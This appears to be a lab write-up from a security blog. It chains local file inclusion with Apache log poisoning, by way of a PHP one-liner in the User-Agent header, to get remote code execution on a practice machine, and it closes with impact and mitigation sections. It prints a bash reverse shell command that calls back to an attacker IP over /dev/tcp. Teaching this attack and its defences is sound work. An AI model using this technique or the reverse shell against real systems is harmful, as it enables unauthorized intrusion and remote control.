

Table of Content
What is Log Poisoning?
Log poisoning is a technique used by attackers to manipulate or poison the logs of Apache web servers. This manipulation can involve altering log entries or injecting malicious content into the logs. Apache log poisoning can also help maintaining persistence.
Exploitation

Spawned up the target machine, and tested the connectivity.

A brief Nmap scan reveals ports 21, 22, 25, 80, 2121, and 3128 are open.
Performing a detailed Nmap scan shows even higher ports such 8593, 5478, and 62524. Also, target Ubuntu and runs Apache 2.4.29 as web server.

Several FTP and HTTP ports are exposed. Start testing with FTP services then HTTP.


Anonymous login fails on port 21.
Anonymous login works on port 2121 but directory empty
Connected to port 62524 but no further interaction possible at the time.


Inspecting the HTTP ports – starting with port 80 – database under development.

Port 3128 shows the service name and version (squid 4.6), also prints fetching error.
Port 54787 – empty

Port 8593 – library under development.


When clicking on “Book List”, the URL looks suggestive.

Testing the above request with Burp Suite. LFI is confirmed and the /etc/passwd file has disclosed including user Miguel.
Since the port 8593 has LFI, we can access the port 80 logs.

Using Wappalyzer to confirm the backend web language – PHP.

Injecting a php one-liner on port 80 via the User-Agent field.
Using LFI, accessing the Apache logs.


Executing Commands: id
Obtaining an interactive reverse shell.

bash -c “bash -i >& /dev/tcp/192.168.119.3/4444 0>&1”

URL encode the above reverse shell payload.

Executing the bash reverse connection to Kali box.
Connection has received – Nice.
Impact
Technical Impacts
- Compromised System Integrity: Attackers can execute arbitrary code on the compromised system, leading to unauthorized access and potential data breaches.
- Data Loss or Corruption: RCE can result in the loss or corruption of critical data stored on the compromised system.
- Disruption of Services: Attackers may disrupt normal operations by executing malicious code that affects the availability and performance of systems.
- Backdoor Installation: RCE can allow attackers to install backdoors or persistent malware for continued unauthorized access.
Business Repercussions
- Financial Loss: RCE can lead to financial loss due to data theft, service disruption, or costs associated with system recovery and mitigation.
- Reputation Damage: A successful attack can damage the organization’s reputation, leading to loss of customer trust and business opportunities.
- Legal Consequences: Data breaches resulting from RCE can lead to legal consequences, such as regulatory fines or lawsuits.
- Operational Disruption: The disruption caused by RCE can impact day-to-day operations, leading to delays and loss of productivity.
Mitigation
There had been two vulnerability in the examined machine.
Local File Inclusion Vulnerability
- Input Validation: Validate and sanitize all user input to prevent malicious input from being used to include local files.
- File Whitelisting: Maintain a whitelist of files that can be included and restrict inclusion to only those files.
- Restrict File Permissions: Ensure that file permissions are set correctly to prevent unauthorized access to sensitive files.
- Use of Web Application Firewalls (WAFs): Implement a WAF to filter and block requests that may exploit LFI vulnerabilities.
- Logging and Monitoring: Implement logging and monitoring to detect and respond to suspicious file inclusion attempts.
Apache Log Poisoning
- Log File Content Sanitization: Implement input validation and sanitization to prevent malicious input from being logged. This can include filtering out special characters that could be used in injection attacks.
- Log File Permissions: Restrict access to Apache log files to prevent unauthorized modification. Ensure that log files are owned by a dedicated user and group, with restricted permissions (e.g., 640 or 600).
- Monitoring and Detection: Implement logging and monitoring solutions to detect suspicious activity, such as unexpected changes to log files or unusual log file sizes.
Summary
First, found LFI vulnerability:
Via navigating to port 8593, spotted the suggestive URL and tested and confirmed LFI through access /etc/passwd file.
Second, Log poisoning:
Once the LFI was confirmed, located the Apache log and modified the User-Agent field on port 80. Once logs are generated and saved on the target server, execute commands via passing cmd parameters.
This way, RCE was achieved through Apache logs.
 Sailor Security